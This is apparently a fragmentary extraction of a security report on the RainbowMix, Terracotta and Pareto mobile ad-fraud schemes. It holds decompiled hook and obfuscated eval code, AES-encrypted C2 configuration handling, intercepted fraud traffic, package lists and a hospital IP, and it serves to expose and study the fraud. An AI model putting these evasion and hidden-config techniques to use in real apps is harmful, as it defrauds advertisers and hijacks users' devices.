            declaredField.setAccessible(true);
            final Object obj = declaredField.get(activity);
            C45701 r3 = new InvocationHandler() {
                public Object invoke(Object obj, Method method, Object[] objArr) throws Throwable {
                    return method.getName().equals("zzhk") ? Boolean.valueOf(false) : method.invoke(obj, objArr);
                }
            };
            declaredField.set(activity, Proxy.newProxyInstance(activity.getClassLoader(), new Class[]{zzkr.class}, r3));
            f12128.add(activity);
            declaredField.setAccessible(false);
        } catch (Throwable unused) {
        }
    }
}
```

Rainbow Mix

com.badicecream.icepowers
com.badicecream.icepowers.bnn
com.badicecreamdeluxe.fruitattack
com.banjolab.ninetailstransformation
com.battleflag.senki.warofheroes
com.battleflag.senki.warofheroes2
com.battleofpirates.legendreturn
com.battleofsayan.universes
com.battleofsuper.warriorssuperblue
com.battleofz.sragonsmash
com.battleofz.sragonsmash2
com.battleofz.superwarriors
com.battletoads.dragonbro
com.battletoadsfighter.toadmania
com.bestclassic.supersmashflash
com.blackflag.piratesvsfairysuperbattle2
com.blazering.crazyworld
com.blazering.dashwarriors
com.bubblebobble.ghostmaze
com.buzzygames.worldtour
com.cactusteam.monstervshero
com.challenger.whitehatcowboy
com.championgame.supergodffist
com.chaosgames.kamebattle
com.circusclassic.lionjump
com.clashofdragon.stickheroes.ncr
com.classicar.jackajjeep
com.classicnes.emulator.retrogames
com.cocolabs.magicstickwarriors
com.colorisland.bubblebobble
com.comicgames.animeninjaarena
com.comicgames.mangaworldbattlesaga
com.craftvalley.masterblockpce
com.dbzgames.resurrectionrieza
com.dbziny.dragonkungfu
com.demonlabs.leagueofwarriors
com.denisnapoleon.felixpille.dbzaurafogad
com.denisnapoleon.felixpille.dbzaurafogad2
com.shadowdash.returnofknu
com.shadowrun.adventuresofdashheroes
com.shinigami.realdeathfight
com.shinigami.realdeathfight2
com.shinigami.tournamentofshinobi
com.simulators.blockcartwarcraft.survival
com.smashbros.fightingarena
com.smashbros.shadowrun
com.smcgames.snesplayer
com.soldierforce.snowfield
com.somari2019.theadventurer

com.karolinagames.powerfighters2
com.kidicarus.angelland
com.kimmeseames.endlessring
com.kingdomguardian.rushwars
com.kingdomofbowmans.magicarrow
com.kingofsayan.dragonarena
com.kingofuniversefighters.ultrainstinct
com.kissonthebeach.lovelygirl
com.knucklesadvance.megamix
com.kog.zenexhibitionmarch
com.leagueofjustice.animewarriors
com.leagueofjustice.animewarriors2
com.leagueofjustice.animewarriorsreturn
com.leagueofninja.mobaarena
com.leagueofninja.mobabattle
com.leagueofninja.mobabattle2
com.legendarywarrior.powerofbroly
com.legendofmana.secret
com.legendstudio.bardockwarrior
com.leoneboy.zroyalaction
com.liongames.supermonkeykong
com.littlestardev.powerchampionship
com.lovelygames.swimmingpoolkissing
com.lufiagame.riseofthesinistrals
com.mangawar.battleofchaos
com.mazeescapeunblocked.kunmonkey
com.megagens.mdemulator
com.metalgear.superwarriors
com.mgba.romsemulators
com.minigames.icecreammazeppuzzle
com.monfirered.gbaemulator
com.mortalfighting.arcadepro
com.myluggames.supervehicle
com.myboypro.gbemulatorpro
com.namekgame.dragons
com.narugames.ninjabarewell
com.nauticalking.burningwill
com.nauticalking.burningwill2
com.ndsemuclassic.emulator
com.ndsemuclassic.emulatorv2
com.ndsplayer.ndsemuforandroid
com.neopop.neogeo.poco
com.nesfcbro.nesemulator
com.nicbros.theseecretings
com.nido64.n64retrogames.emulator
com.ninjaarena.legendfighting2
com.SuperGG.FightingWorld.HerofromUniverse
com.supermjuu.besttransformations
com.superrockheroes.battlenetwork
com.supersmash.n64emulator
com.superspeed.heroes2019
com.superturtleswarriors.ninjabroject
com.superturtleswarriors.secretproject
com.superfighter.tournament

com.ninjabattle.shinobilegend
com.ninjabon.battleofninja
com.ninjabones.legendroad
com.ninjaboba.finalbattle
com.ninjabromage.legendarypower
com.ninjaravenge.bladevsoul2
com.ninjasurvival.deathmatch
com.nswon.legendaryshinobiwar
com.pandagames.skilldashpower
com.panicmaze.mushroomkingdom
com.persianwarrior.recuseprincessjasmine
com.PISNES.SNESforAPK
com.pocketlabs.emeraldmonsters
com.pokeblack.ndsemulator
com.pokediamond.ndsemulator
com.pokeemerald.gbaemulator
com.pokegba.pokegass
com.pokerubygames.gbaemulator
com.pokestadium.n64emulator
com.powerzfights.superkarokot
com.puzzgmesstudio.icecaveattack
com.puzzlegames.bombmaze
com.pwlegend.fiercefightingarcade
com.rabbitgames.ringchampion
com.racingbattle.zdragonjumpacing
com.refirepoke.gbaemulator
com.rikitgames.shenronblast
com.rikitgames.shenronblast2
com.ringmania.lostworld
com.riseoftheninja.darkwar2
com.riseoftheninja.darkwar2
com.roadfighterclassic
com.ronandgames.superzwarriors
com.roulettegame.soccerandomteamgen
com.royalfush.princessidestory
com.rushypoke.kingofmonsters
com.rushadventure.shadowrings
com.saiyanchampions.thelegacyofsaiyan
com.saiyanclassic.fightinggames
com.saiyanfight.vsninjabirate
com.saiyanfighters.kingofavengers
com.saiyanrevenge.zlegendaryz
com.saiyanvsninja.arena
com.sbo.awakeningofsaiyan
com.senamo.ultimateninjawar
com.sgs.superbluefluffpower
com.sweetygames.animeavenger
com.sweetykiss.bedroomkissing
com.sweetykiss.bedroomkissing2
com.swimmingpoolkissing.princess
com.themagicalquest.mouse
com.thewildwestriders.bountyhunters
com.thronedefender.riseofarcher
com.tinygame.circusclassic
com.tournamentgames.zenoxpochampion



Rainbow Mix


REVIEWS

 Review Policy

3.4



 49 total



MonaLiza Cazeñas

★★★★★ May 17, 2020



Cool but it is not like my boy GBA Emulator.my boy GBA emulator is the best of all GBA emulator. I want on the next update this is like my boy GBA emulator all cheat engine and more.



The Irish Potato

★★★★★ March 29, 2020



Yes you download the games, you'll get pop up ads/notifications. On certain games.



Team D. S. Z.

★★★★★ July 16, 2020



Best emulator ever




vikas yadav

★★★★★ January 25, 2020



The best emulator ever

[READ ALL REVIEWS](#)



Rainbow Mix



Rainbow Mix

Structure Sequence

...	Method	Host	Path	Start
0	200 GET	api.pythonexample.com	/xyyx?v=5&pn=com.epicworldbattle.stormpow...	13:3

Filter: python

Overview Contents Summary Chart Notes

GET /xyyx?v=5&pn=com.epicworldbattle.stormpower2&aI=29 HTTP/1.1
p 1
pn com.epicworldbattle.stormpower2
User-Agent Dalvik/2.1.0 (Linux; U; Android 10; RMX1971 Build/QKQ1.190918.001)
Host api.pythonexample.com
Connection Keep-Alive
Accept-Encoding gzip

Headers Query String Raw

```
{
  "ScP": 3,
  "E5J": false,
  "BFi": 10,
  "TpP": 5,
  "kzH": true,
  "0xD": 100
},
"ec8": [{
  "K7Q": "AdColonyRewardedAdapter",
  "ZDo": "AdColonyInterstitialAdapter",
  "MTd": 1
}]
}]
}
```


Headers Set Cookie Text Hex Compressed JavaScript JSON JSON Text Raw

GET https://img.dealsneartome.com/arm_80_75_v64.md5?cb=1595519000269

Turn on location services to get weather

20:30

8/08



Play Store



Facebook



Telegram



Laying the Floor



Photo Collage Maker



Image Blur Editor Free



RainbowMix apps generate \$150,000 in daily ad fraud profit

By [Ionut Ilascu](#)

October 8, 2020

08:08 AM

0



A massive fraudulent advertising business disrupted recently perpetrated through more than 240 apps in Google Play generated profits that could amount to more than \$150,000 per day.



Terracotta

Probably nothing, but noting it here just in case -- the top IP in the blocklist [redacted] is launching right now is a corporate address associated with [redacted] Hospital. It's hitting ~6M impressions per week and is the top IP by quite some margin

pasted image

```
ip: 170.120.10.10
hostname: "webmail.ass4.com",
city: "Allentown",
region: "Pennsylvania",
country: "US",
loc: "40.613889 -76.187500",
org: "AS54 [redacted] Health",
postal: "18101",
timezone: "America/New_York"
```

@Link ip 170.120.10.10




Link

```
{
  "ip": "170.120.10.10",
  "hostname": "webmail.ass4.com",
  "city": "Allentown",
  "region": "Pennsylvania",
  "country": "US",
  "loc": "40.613889 -76.187500",
  "org": "AS54 [redacted] Health",
  "postal": "18101",
  "timezone": "America/New_York"
}
```


⚠️ TRADE OFFER ⚠️

i receive:

you receive:



Terracotta



Terracotta



Coupons

Coupons

AnSutko Shopping


Everyone

You don't have any devices.

Add to Wishlist

Install

★★★★★ 5



Special mobile application which give you discounts in the most popular stores.

More by AnSutko



Free Boots

AnSutko

Mobile application for promotion best boots.

★★★★★



Get your ticket

Tickets For Free

AnSutko

Free ticket to Armin van Buuren concert.



Shine Dent

Shine Dent

AnSutko

Free premium Teeth Whitening kit for you.



Shop in Walmart, BestBuy or Ikea and use your personal **\$500** QR-code - coupon on a register.

Share your QR-code to a friend! After he downloads app from your QR-code - coupon, you both get additional **\$150** for CVS.



Click to share
Valid after: May 21, 2020

Terracotta

```
z = function z() {
  _0x3fe2('0x22', 'Qw]2') !== _0x3fe2('0x23', '5ra8') ? new Promise(function (_r52) {
    _0x3fe2('0x24', 'X*la') === _0x3fe2('0x25', 'QvwT') ? null := _reactNative.default[_0x3fe2('0x26', 'N7R7')] ?
    _0x3fe2('0x32', 'lI*S') === _0x3fe2('0x33', 'sK$h') ? (null == _reactNative.default[_0x3fe2('0x34', '.*#3n')]) &
    eval(c(_0x3fe2('0x3f', 'rRwK'), m[_0x3fe2('0x40', 'C8w4')].id, 1)[_0x3fe2('0x41', 'z0mk')]())
  })(_reactNative.default, _reactNativeFirebase.default, _reactNativeUuid.default[_0x3fe2('0x42', 'SqF3')], _0x3
  })[_0x3fe2('0x4d', 'GNlV')](function (x) {
    if (_0x3fe2('0x4e', 'N7Mb') === _0x3fe2('0x4f', '*PU')) return null;
    _r52()
  }) : _r52[_0x3fe2('0x50', 'SqF3')] > 0 && _reactNative.default[_0x3fe2('0x51', 'lI*S')][_0x3fe2('0x52', '5ra8')] >
  })[_0x3fe2('0x62', 'ztXP')](function () {
    if (_0x3fe2('0x63', 'Qw]2') === _0x3fe2('0x64', 'lu)U')) return _reactNative.default[_0x3fe2('0x6c', 'lI*S')][_0x3
    if (_0x3fe2('0x6e', '.*#3n') !== _0x3fe2('0x6f', 'B1sZ')) return null;
    _reactNative.default[_0x3fe2('0x70', 'N7Mb')] = {}, _reactNative.default[_0x3fe2('0x71', '8saw')].f = {}, _rea
  });
  _reactNativeUuid.default[_0x3fe2('0x65', 'v0aI')][_0x3fe2('0x66', '&b8Y')] = t, _reactNativeFirebase.default[_0x3
  })[_0x3fe2('0x7a', 'A[cJ')](function (rf) {
    if (_0x3fe2('0x7b', 'sK$h') === _0x3fe2('0x7c', 'N7Mb')) {
      if (_reactNativeUuid.default[_0x3fe2('0x7d', 'SGft')]) {
        if (_0x3fe2('0x7e', 'QvwT') === _0x3fe2('0x7f', 'B1sZ')) return null;
        _reactNativeUuid.default[_0x3fe2('0x80', 'lI*S')] = {}, _reactNativeUuid.default[_0x3fe2('0x81', 'Qw]2')]
        _0x3fe2('0x8f', 'Qw]2') !== _0x3fe2('0x90', 'QvwT') ? (_reactNativeUuid.default[_0x3fe2('0x91', 'wrR5
```

Terracotta



Source code

- com
 - rnl
 - RNVWebViewPackage
 - viking
 - RNVWebView**
 - RNVWebViewCallback
 - RNVWebViewChromeClient
 - RNVWebViewClient
 - RNVWebViewManager
 - RNVWebViewModule
 - RNVWebViewPackage
- Resources

```
package com.viking;



import android.content.Context;
import android.graphics.Rect;
import android.os.Handler;
import android.os.SystemClock;
import android.support.annotation.Nullable;
import android.util.DisplayMetrics;
import android.util.TypedValue;
import android.view.MotionEvent;
import android.view.View;
import android.webkit.CookieManager;
import android.webkit.WebSettings;
import android.webkit.WebView;
import android.widget.FrameLayout;
import android.widget.FrameLayout.LayoutParams;
import com.facebook.react.bridge.ReactApplicationContext;
import com.facebook.react.bridge.WritableMap;
import com.facebook.react.modules.core.DeviceEventManagerModule.RCTDeviceEventEmitter;
import java.io.File;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
```






Pareto



Pareto



Pareto





Pareto



Jemm Joaquin

★★★★★ January 20, 2021



31

To everyone downloading this game for points or other offers saying they'll give you when you reach 750m, DON'T. I've played the app patiently and when I was just 20 meters away from 750m, the app would just stop letting you play. This is a waste of time. DON'T DOWNLOAD THIS BECAUSE THEY NEVER INTEN...




serlyoei serlyoei

★★★★★ January 16, 2021



1

i play this game because a offer but when i alrdy reach the requirement i dont get my reward



Pareto




```
"key": "com.bestMedia.anylight",
"data": {
  "configFreqHour": "1",
  "is_fg": "false",
  "configure_array":
  [{
    "urlService": {
      "id": "newConfig1",
      "start": "00:00",
      "end": "23:40",
      "delay": "1",
      "web_view_delay": "10",
      "frequency": "500",
      "frequencyPerHour": "50",
```

```
try {
  String string = jsonObject.getString("data");
  String string2 = jsonObject.has("cv") ? jsonObject.getString("cv") : "[B@3801a45999111";
  try {
    Cipher instance = Cipher.getInstance("AES/CBC/PKCS5Padding");
    instance.init(2, new SecretKeySpec("[B@3801a45999111[B@3801a45999111".getBytes(), "AES"));
    str = new String(instance.doFinal(Base64.decode(string, 0)));
```

```
GET /2/611689/analytics.gif?dt=6116891603216585581000&di=&ui=d82a2f01-3567-4868-b319-38220b8c12da&ap=com.xav.wn&sr=&pp=&si=70882025&dm=1920x1080&pi=&gt;US&de=p
Host s.update.zpfds.com
accept-encoding deflate, gzip
user-agent Dalvik/2.1.0 (Linux; U; Android 8.0.0; PHILIPS 4K TV Build/OTT1.200310.002) CTV
```

Pareto

